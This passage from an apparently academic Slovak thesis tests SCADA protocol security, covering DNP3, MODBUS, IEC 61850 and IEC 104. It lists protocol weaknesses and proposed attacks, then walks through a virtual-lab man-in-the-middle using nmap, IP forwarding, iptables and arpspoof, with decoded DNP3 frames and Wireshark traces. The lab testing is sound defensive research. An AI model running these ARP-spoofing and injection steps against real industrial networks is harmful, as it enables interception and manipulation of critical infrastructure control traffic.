- Polia adries informačných objektov. ASDU prenáša informačné objekty vo svojej štruktúre. Každý informačný objekt je adresovaný pomocou adresy informačného objektu (IOA). IOA identifikuje konkrétne dáta v rámci definovanej stanice, jej dĺžka je 3 bajty. Táto adresa sa používa ako cieľová adresa v riadiacom smere a ako zdrojová adresa v smere monitora [10] .

Funkcie protokolu

Vybrané funkcie protokolu implementované v IEC 101 komunikácii: [10].


- Zber dát: cyklické zhromažďovanie údajov, v závislosti na zmenách alebo na vyžiadanie.
  - Pri nesymetrickom prenose musí riadená stanica vždy čakať na žiadosť z riadiacej stanice.
  - Pri vyváženom prenose zhromaždené dáta sú prenášané z riadenej stanice do riadiacej stanice bez oneskorenia.
- Získavanie udalostí:
  - Udalosti sa vyskytujú spontánne na aplikačnej úrovni riadenej stanice. Prenos vo vyváženom alebo nevyváženom móde je podobný ako pri zbere dát.
- Časová synchronizácia
  - Po inicializovaní systému sú hodiny okamžite synchronizované kontrolnou stanicou. Hodiny sú periodicky synchronizované pomocou príkazu pre časovú synchronizáciu.
- Riadenie prenosu: používa sa na zmenu stavu prevádzkovaných zariadení.
  - Príkaz môže iniciovať operátor alebo automatický dozor v kontrolnej stanici.
- Uskutočňovanie zmien v protokolových a linkových parametroch
- Získavanie oneskorení prenosu: táto činnosť je potrebná na korekciu času

2 Analýza protokolov a návrh testovania

V tejto kapitole bude práca popisovať analýzu protokolov a ich testovanie.

2.1 Zraniteľnosti SCADA systémov

Možné vektory útokov a zraniteľnosti systému znázorňuje obrázok 2.1 .




Obr. 2.1: Príklady rôznych vektorov útoku na priemyselnú sieť.

Cieľom takýchto testov a skenovaní je zistiť a popísať úroveň zabezpečenia a identifikovať zraniteľnosti pre návrh mitigačných opatrení. Zraniteľnosti môžu byť odhalené rôznymi spôsobmi útokov a ich variácií. Na systém je potrebné pozerať tak, akoby sa naň pozeral skutočný útočník. Tím, alebo jednotlivec, by mal overiť kódy, nastavenia, fyzickú a logickú topológiu a samotný hardware pre známe zraniteľnosti a ich vplyv. Dostupné sú rôzne nástroje a techniky používané pre účely bezpečnostného testovania. Každá služba, výroba, podnik vyžaduje odlišný prístup a úroveň zabezpečenia. Bezpečnostné testovanie sa pokúša plne napodobniť správanie a úkony, ktoré by mohli viesť k odhaleniu potencionálnych chýb v systéme.

Testovanie je zvyčajne oveľa náročnejšie, ak sa nevykonáva priamo v podnikovom prostredí a zameriava sa na celkovú bezpečnosť systému aj siete. Testy možno vykonať vo vnútri podniku tak, akoby to mohol robiť napríklad zamestnanec a je to zamerané skôr na vnútornú infraštruktúru. Overované sú tu chyby, ktoré odhaľujú nepovolené prístupy, slabé, nezmenené východzie heslá, alebo inú možnú nežiadúcu aktivitu v rámci vnútornej siete. Toto podáva správu o systémovej schopnosti zvládnuť útok z rôznych lokalít. Bezpečnostný tím spoločnosti by mal byť testovaním získavať skúsenosti prostredníctvom aktívnej obrany proti testerom bezpečnosti (resp. skenu zraniteľností). V ideálnom prípade by sa aplikácie, sieť a jej súčasti mali pravidelne analyzovať použitím VA (z angl. *Vulnerability Assessments*), výsledky spracovať a následne overiť bezpečnostným testovaním. Tento proces je potrebné vykonávať iteratívne, až pokiaľ sa nedosiahne akceptovateľná úroveň zabezpečenia. Samozrejmosťou je poskytnutie výnimky napríklad na firewalloch na IP adresu VA skeneru, v opačnom prípade test nepokryje celý systém. Záverom bezpečnostného testovania by mal byť súpis a hodnotenie závažnosti zistených zraniteľností v systéme aj spolu s potencionálnym dopadom na fungovanie [4].

2.2 Návrh testovacieho prostredia

V rámci testovania bola vytvorená sieť ako ukazuje obrázok 2.2 .



Obr. 2.2: Znázornenie zapojenia testovacej siete.

Celá testovacia sieť je v rámci notebooku virtualizovaná. Virtuálny stroj master a aj slave sú Linuxové distribúcie Debianu vo verzií 9.5. Útočník má systém Kali Linux, ktorý je určený na testovanie. Dôvodom vytvorenia je zoznámenie sa s prostredím Kali Linux a jednoduchou obnovou. V prípade nevratného poškodenia testovacích systémov sú vytvorené tzv. snapshoty. Tie slúžia na jednoduchú obnovu do bodu, v ktorom boli vytvorené, teda pred začatím testovania.

Kali Linux

Všetky testovacie scenáre budú generované z prostredia Kali Linux, čo je Linuxová distribúcia vyvinutá pre bezpečnostné testovanie spoločnosťou Offensive Security. Táto spoločnosť sa dodnes stará o tento projekt a financuje ho. Je postavený na Debianovom jadre, ktoré mu zaisťuje všetko potrebné na prevádzku. Obsahuje stovky predinštalovaných nástrojov na testovanie, ako napríklad známy Metaspoit alebo Nessus. Táto distribúcia je práve týmto špecifická. Väčšina nástrojov je bezproblémovo inštalovateľná na iné Linuxové systémy, avšak tu sú zabalené a prednastavené pre účely testovania. Miernou odlišnosťou je, že systém má po inštalácii dostupný iba "root" užívateľa. To z dôvodu, že väčšina nástrojov vyžaduje super-user oprávnenia. Systém má veľmi dobrú dokumentáciu dostupnú z `https://docs.kali.org/`.


2.3 Analýza protokolov

2.3.1 Taxonómia útokov

Útoky, ktoré zneužívajú:

- samotnú špecifikáciu protokolu,
- konkrétnu implementáciu výrobcom,
- zraniteľnosti okolitej infraštruktúry.

Práca sa bude zaoberať prevažne prvou zo spomenutých kategórií. Simulované útoky sa budú snažiť o schopnosť zachytiť, prerušiť, upraviť a/alebo vyradiť z funkcie komunikujúce strany. Na spomenuté typy testovania bude použitý útok typu MITM (z angl. *Man In The Middle*) na presmerovanie a odchytávanie komunikácie zo zariadení. Kategórie modifikovania komunikácie ukazuje obrázok 2.3 .



Obr. 2.3: Niektoré kategórie hrozieb pri komunikácii.

2.3.2 DNP3

Priveľa pozornosti sa v tomto protokole venovalo integrite dát a bez aplikovania nadstavby Secure DNP3, chýba autentifikácia a šifrovanie [6] , [14]. Následkom veľmi častého používania už aj ICS-CERT (z angl. *Industrial Control Systems-Computer Emergency Response Team*) nahlásil niekoľko známych chýb. Zhrnutie chýb:

- Pri neimplementovaní Secure DNP3, možnoť manipulácie s dátami.
- Všesmerová správa vie byť zneužiteľná.
- Možnosť zakázania nevynútených správ.

Návrh metód pre overenie bezpečnosti:

- Zaplavenie Mastra podvrhnutými udalosťami,
- Vytvorenie záplavy prostredníctvom podvrhovania všesmerových správ DoS (z angl. *Dential of Service*) útok,
- Manipulácia s časovou synchronizáciou, čím vznikne strata synchronizácie a následkom toho chyby komunikácie,
- Manipulácie, alebo eliminácia potvrdzovacích správ, čím vznikne vynútená retransmisia,
- Pokus o neautorizované akcie typu stop, reštart, prípadne iné funkcie, ktoré by mohli viesť k narušeniu procesov,
- Zakázanie nevynútených správ.

2.3.3 MODBUS

Protokol MODBUS má nasledovné nedostatky: Pri komunikácií master-slave zariadení na MODBUS protokole musí iniciovať komunikáciu master. Avšak žiadnym spôsobom sa neoveruje, pokiaľ príde na mastra priamo odpoveď o vykonaní a výsledku od Slave zariadenia. Toto otvára možnosť vytvorenia špeciálne vytvoreného rámca na mastra [6] . Zhrnutie chýb:

- Chýba autentifikácia, MODBUS predpokladá použitie platných adries a funkčných kódov,
- Chýba šifrovanie, príkazy a adresy sú prenášané v čiste textovej podobe, kde môžu byť odchytené,
- Vynechanie kontrolného súčtu správy v prípade MODBUS TCP,
- Možnosť potlačenia všesmerovej správy (len Modbus na sériovej linke). Všetky zariadenia príjmu správu aj od neznámej adresy,
- Možnosť zámerne vytvoriť a nahrať škodlivý kus kódu do RTU alebo PLC.

Návrh metód pre overenie bezpečnosti:

- Poslanie MODBUS TCP paket, ktorý má nesprávnu veľkosť,
- Zneužitie špecifických kódov funkcií ako napríklad:
  - Reštartovanie komunikácie,
  - Vynútenie slave zariadenia iba do naslúchacieho režimu,
  - Vymazanie, alebo reset diagnostických informácií,
  - Požiadavka na získanie informácii o MODBUS serveroch, PLC konfigurácie,
- Vytvorenie falošnej dátovej prevádzky na TCP porte 502.

2.3.4 IEC 61850

Uvedené útoky v tejto časti môžu mať niekoľko dôsledkov na inteligentnú rozvodnú sieť (IED), sú od nich očakávané rôzne druhy narušenia siete. Protokol IEC 61850 má nasledovné nedostatky:

- Chýba autentifikácia,
- Chýba šifrovanie, príkazy a adresy sú prenášané v čiste textovej podobe, kde môžu byť odchytené.

Návrh metód pre overenie bezpečnosti:

- Man-in-the-middle (MITM) útok: Tento útok umožňuje útočníkovi presmerovať prevádzku medzi monitorovacím systémom a systémom IED na externý cieľ (napr. útočníkov notebook).
- Opätovné odoslanie zachyteného paketu,
- Neautorizovaný prístup: keď je IED upravený tak, aby poskytol nesprávny príkaz, zmenu predvolených nastavení alebo prístup k citlivým údajom,

- Odopretie služby (DoS),
- Spoofing: keď je IED spoofovaný (fyzicky alebo logicky), aby oklamal iné IED,
- Zachytenie dát: keď sú kritické dáta zachytené.

2.3.5 IEC 60870-5-104

IEC 104 nedefinuje žiadnu bezpečnosť ako prístupové heslo, autentifikáciu, alebo šifrovanie. To predstavuje vážnu zraniteľnosť voči komunikácii IEC 104, najmä v prípade prenosu cez nezabezpečenú vrstvu IP. Zhrnutie chýb:

- Chýba šifrovanie, príkazy a adresy sú prenášané v čiste textovej podobe, kde môžu byť odchytené,
- Vynechanie kontrolného súčtu správy.

Možné útoky na komunikáciu IEC 104 môžu zahŕňať:

- Zachytávanie prenášaných údajov a schopnosť na zobrazenie protokolových paketov a na ich extrahovanie informácie z týchto paketov,
- Zmena hodnoty ASDU prenášanej v pakete IEC 104,
- Vkladanie falošných správ ASDU do siete,
- Vloženie falošnej kontrolnej stanice do siete.
- Prehranie zachytenej, alebo upraveného paketu.

2.4 Metodika testovania protokolov

2.4.1 Priebeh testovania DNP3

Teoretické útoky predpokladajú schopnosť odpočúvať prevádzku po sieti a injektovať vytvorené správy.

Vytvorenie simulácie komunikácie pomocou DNP3 protokolu

V izolovanom virtuálnom prostredí boli spustené tri VMs (z angl. *Virtual Machines*). Kde jedna bola "Útočník" teda Kali Linux a zvyšné dve boli Debian Linuxové distribúcie, z ktorých jedna bola DNP3 master a druhá DNP3 outstation. V prvom kroku bolo nutné nasimulovať samotnú prevádzku a základný priebeh komunikácie cez protokol pomocou knižnice OpenDNP3 a postupu z diplomovej práce [17]. OpenDNP3 je knižnica s otvoreným zdrojovým kódom implementujúca DNP3, napísaná v programovacom jazyku C++ firmou Automatak. Po implementovaní knižníc do virtuálnych strojov sa použijú ukážkové aplikácie. Na stanici 192.168.160.128 sa skompiluje aplikácia určená pre rolu DNP3 master a na stanici 192.168.160.129 aplikácia pre DNP3 outstation. Pre spustenia simulácie DNP3 komunikácie medzi

master a outstation stanicou je na master stanici vytvorený skript. Ten spustí aplikáciu ako sám na sebe, tak pomocou SSH (z angl. *Secure Shell*) sa pripojí na outstation stanicu a aplikáciu spustí aj tam. Pre plnú automatizáciu prihlasovania bol vygenerovaný 521-bitový ECDSA (z angl. *Elliptic Curve Digital Signature Algorithm*) kľúč. Verejná časť tohto kľúča je nahraná do outstation stanice do súboru */root/.ssh/authorized_keys*. Týmto spôsobom sa Master stanica autentizuje voči outstation stanici, bez nutnosti zadávania akýchkoľvek iných prihlasovacích údajov a spustí požadovanú aplikáciu.

Analýza prostredia z pohľadu útočníka

Útočník si začne zachytávať komunikáciu na svojom sieťovom rozhraní nástrojom Wireshark a následne pomocou programu NMAP (z angl. *Network Map*) oskenuje zariadenia v sieti. *Nmap* je široko používaný nástroj na sieťové skenovanie a celkovo sieťový na audit. Program sa spustí v konzole Kali Linuxu príkazom *nmap*. Konkrétne pre sken celej danej podsiete *nmap -sF 192.168.160.0/24 -p 20000*), kde 192.168.160.0/24 je celá podsieť virtuálneho prostredia ako je vidieť na obrázku 2.2 . *Nmap* skenoval sieť spôsobom, že posielal požiadavky na IP adresy zo spomenutého rozsahu a dotazoval sa iba na port 20000. Výstup z programu je v nasledujúcom výpise.


```
Nmap scan report for 192.168.160.128
Host is up (0.00022s latency).
PORT     STATE SERVICE
20000/tcp closed dnp
MAC Address: 00:0C:29:24:9F:D3 (VMware)

Nmap scan report for 192.168.160.129
Host is up (0.00016s latency).
PORT     STATE         SERVICE
20000/tcp open|filtered dnp
MAC Address: 00:0C:29:A5:86:01 (VMware)
```

Ako vidno z výpisu, program zistil IP adresy pripojených klientov, ktorých sieťové karty majú otvorený port 20000. Konkrétne ide o stanice 192.168.160.128 a 192.168.160.129. Samotný program už zo štandardne používaného portu 20000 predpokladá, že sa bude jednať o DNP komunikáciu.
Príkazom *nmap -sV 192.168.160.129 -p 20000*, kde prepínač -V slúži na pokus o detailnejšie zistenie služby. Avšak tento pokus o služby bežiacej na porte 20000 neposkytol požadovanú odpoveď s určitosťou.

```
Nmap scan report for 192.168.160.129
Host is up (0.0016s latency).
PORT     STATE SERVICE VERSION
20000/tcp open dnp?
1 service unrecognized despite returning data.
MAC Address: 00:0C:29:A5:86:01 (VMware)
```

Hoci program *Nmap* sám o sebe túto službu potvrdiť nevie, tak je možné vykonať analýzu na základe prijatých paketov. Celý priebeh týchto testov bol monitorovaný na eth0 rozhraní vo VM Kali nástrojom Wireshark verzie 2.6.8. *Nmap* nadväzoval TCP spojenia na danom porte 20000 a podvrhoval rôzne typy obsahu s požiadavkami, aby identifikoval službu. Na obrázku 2.4 je vybraná jedna z nich a to HTTP žiadosť GET. Dôležité je si všimnúť dátovú časť, ktorú vracia stanica



Obr. 2.4: Výpis z Wiresharku jedného z *Nmap* pokusov o zistenie služby.

192.168.160.129, teda hexadecimálne: $(05640a4401000a006e25c5f1820000b20b)_{16}$.
Analýza, ako ukazuje obrázok 2.5, vychádza z poznatkov z teoretickej časti a kon-

\x05\x64\x0a\x44\x01\x00\x0a\x00\x6e\x25\xc5\xf1\x82\x00\x00\xb2\x0b

Hlavička

\x05\x64 –	DNP3 štart
\x0a –	Dĺžka
\x44 –	Riadenie
\x01\x00 –	Cieľ
\x0a\x00 –	Zdroj
\x6e\x25 –	CRC hlavičky


Dátová časť

\xc5 –	Pseodu-transportná časť
\xf1 –	Aplikačná kontrola
\x82 –	Kód funkcie
\x00\x00 –	Interná indikácia
\xb2\x0b –	CRC dátovej časti

Obr. 2.5: Analýza dát vrátených zo stanice 192.168.160.129.

krétne obrázka 1.5. Predpoklad použitia portu 20000 na DNP3 komunikáciu je potvrdený. Celá sieť je znázornená a riadi sa podľa návrhu na obrázku 2.2. Následne

pre ďalšiu analýzu bolo nutné zistiť štandardný scenár komunikácie týchto klientov. Použitá bola technika nazývaná MiTM (z angl. *Man in The Middle*), aby bolo možné odpočúvať sieťovú prevádzku. Ide o presmerovanie komunikácie z pôvodnej priamej trasy, teda zdroj-cieľ, na zdroj-útočník-cieľ. Situácia je znázornená na obrázku 2.6 , kde pôvodne priamo komunikujúci klienti 192.168.160.128 a 192.168.160.129 naďalej budú komunikovať medzi sebou, avšak nie priamo, ale cez útočníka. Pre zdroj aj cieľ sa zmena javí transparentne, ale výsledkom je, že útočník má možnosť odchytávať celú komunikáciu, modifikovať ju a pod.



Obr. 2.6: Zmena trasy pôvodnej komunikácie medzi stanicami.

Aby to bolo možné vykonať, musí sa na Kali Linuxe umožniť IP forwarding. Teda možnosť smerovania sieťovej prevádzky. Vykoná sa to cez príkaz *sysctl -w net.ipv4.ip_forward=1*. Príkaz *sysctl* slúži na modifikáciu kernelových (TCP/IP balík sa procesuje v kernely) parametrov za behu systému. Prestup na firewalle sa nastaví príkazom *iptables -i eth0 -I FORWARD -j ACCEPT*. Toto pravidlo zabezpečí, že rozhranie eth0 povolí preposielanie všetkej komunikácie. Následne je nutné z predchádzajúceho *Nmap* výsledku použiť zistené IP adresy komunikujúcich klientov, u ktorých chceme zmeniť pôvodnú trasu. Použitá bola technika známa ako ARP (z angl. *Address Resolution Protocol*) poisoning. Každé zariadenie komunikujúce pomocou TCP/IP balíku má svoju ARP tabuľku. Tá obsahuje informácie o IP adrese zariadenia nachádzajúceho sa v sieti a k nej patriacej MAC adresy. Technika ARP poisoning využíva to, že akonáhle stanica príjme paket s ARP odpoveďou (aj keď na žiadnu nedokazovali), prepíšu si svoju ARP tabuľku s novo prijatou MAC adresou ku danej IP adrese. To spôsobí nesprávne smerovanie komunikácie na druhej vrstve ISO/OSI modelu. Na vykonanie tejto techniku sa použije príkaz *arpspoof*. V prípade testovacieho prostredia sa bude jednať o príkazy:

```
arpspoof -i eth0 -t 192.168.160.128 192.168.160.129
arpspoof -i eth0 -t 192.168.160.129 192.168.160.128
```

Zmenu je nutné propagovať na obe strany, teda stanici 192.168.160.128 poslať odpoveď, že MAC adresa Kali Linux rozhrania eth0 patrí IP adrese 192.168.160.129 a naopak. Tým sa zaistí, že stanica 192.168.160.128 pri komunikácii so stanicou 192.168.160.129, neúmyselne bude smerovať svoje správy na stanicu útočníka a opačne. Zmenu je pri detailnejšom skúmaní vidno aj na koncových staniciach príkazmi *traceroute* alebo *ping*. Výpis ping zo stanice master:


```
PING 192.168.160.129 (192.168.160.129) 56(84) bytes of data.
64 bytes from 192.168.160.129: icmp_seq=1 ttl=63 time=0.575 ms
```

Výpis traceroute zo stanice master:

```
traceroute to 192.168.160.129 (192.168.160.129), 30 hops max, 60 byte packets
1 192.168.160.30 (192.168.160.30) 0.339 ms * *
2 192.168.160.129 (192.168.160.129) 0.524 ms 0.567 ms 0.523 ms
```

Prejavuje sa to mierne zvýšenou odozvou systému a preskok je patrný kvôli hodnote ttl=63 vo výpise ping a vo výpise traceroute jasným skokom najprv na stanicu 192.168.160.30. V programe Wireshark je možné vidieť sieťovú prevádzku ako od stanice 192.168.160.128, tak od stanice 192.168.160.129. Komunikáciu DNP3 rozpoznal samotný Wireshark a to podľa štart bytov DNP3 rámca, ktoré sú: $(0x0564)_{16}$ a následnou analýzou prevádzky sa došlo k záveru, že DNP3 master je stanica 192.168.160.128 a DNP3 oustation je stanica 192.168.160.129. To na základe pravidelne posielanej polling žiadosti (o vyčítanie dát zo všetkých tried). Polling môže vykonávať len master voči svojim outstation zariadeniam. Ďalej sa dá zo správ vyčítať interval pravidelného vykonávania tohto pollingu. Z obrázku 2.8 sa dá vyčítať aj základná perióda polling udalosti. Ak sa urobí rozdiel v *Time* premennej programu Wireshark od správy s príkazom o vyčítanie všetkých dátových tried a nasledujúcou správou, zistíme, že základná perióda tohto vyčítania je 60 sekúnd. Celý priebeh je znázornený na obrázku 2.7 . V programe Wireshark s vynechaním TCP nadväzovania spojenia a TCP potvrdzovacích správ na obrázku 2.8 . Toto bol prvý typ útoku, teda aktívny prieskum siete: útočník s vhodným prístupom zachytáva a analyzuje správy DNP3. Tento útok poskytuje útočníkovi informácie o topológii siete, funkčnosti zariadení, adresách pamäte v DNP3 outstation a ďalších. Dôvodom je, že DNP3 implementácia nepoužíva šifrovanie ani žiadnu formu autentifikácie. Zariadenia DNP3 jednoducho predpokladajú, že všetky správy sú platné.

Teraz so znalosťou topológie, štandardného scenára komunikácie je možné začať testovať protokol. Na tieto účely slúži jednoduchý python skript, ktorý sa pripája na DNP3 outstation, čiže s IP adresou 192.168.160.129 a na port 20000. Následne na základe voľby typu payloadu pošle danú predpočítanú správu. Tieto predpočítané správy vychádzajú z predošlej zachytenej komunikácie a sú buď ponechané, alebo upravené (s dopočítaním nových CRC súm). Pri spustení pythonového skriptu sú



Obr. 2.7: Znázornenie východzieho priebehu komunikácie pomocou DNP3.

No.	Time	Source	Destination	Protocol	Length	Info
11977	12942	192.168.160.128	192.168.160.129	DNP 3.0	93	Read, Class 0123
11984	12942	192.168.160.129	192.168.160.128	DNP 3.0	83	Unsolicited Response
11986	12942	192.168.160.128	192.168.160.129	DNP 3.0	81	Confirm
11993	12942	192.168.160.129	192.168.160.128	DNP 3.0	358	from 10 to 1, len=255, Unconfirmed User Data (reassembled in packet 12000)
12000	12942	192.168.160.129	192.168.160.128	DNP 3.0	252	Response[Malformed Packet]
12002	12942	192.168.160.128	192.168.160.129	DNP 3.0	87	Write, Internal Indications
12003	12942	192.168.160.129	192.168.160.128	DNP 3.0	83	Response
12005	12942	192.168.160.128	192.168.160.129	DNP 3.0	93	Read, Class 0123
12006	12942	192.168.160.129	192.168.160.128	DNP 3.0	358	from 10 to 1, len=255, Unconfirmed User Data (reassembled in packet 12014)
12014	12942	192.168.160.129	192.168.160.128	DNP 3.0	252	Response[Malformed Packet]
12017	12942	192.168.160.128	192.168.160.129	DNP 3.0	90	Enable Spontaneous Messages
12018	12942	192.168.160.129	192.168.160.128	DNP 3.0	83	Response
12020	12942	192.168.160.128	192.168.160.129	DNP 3.0	93	Read, Class 0123
12022	12942	192.168.160.129	192.168.160.128	DNP 3.0	358	from 10 to 1, len=255, Unconfirmed User Data (reassembled in packet 12029)
12029	12942	192.168.160.129	192.168.160.128	DNP 3.0	252	Response[Malformed Packet]
12049	13002	192.168.160.128	192.168.160.129	DNP 3.0	93	Read, Class 0123
12050	13002	192.168.160.129	192.168.160.128	DNP 3.0	358	from 10 to 1, len=255, Unconfirmed User Data (reassembled in packet 12052)
12052	13002	192.168.160.129	192.168.160.128	DNP 3.0	252	Response[Malformed Packet]

Obr. 2.8: Priebeh komunikácie DNP3 zobrazený pomocou programu Wireshark.

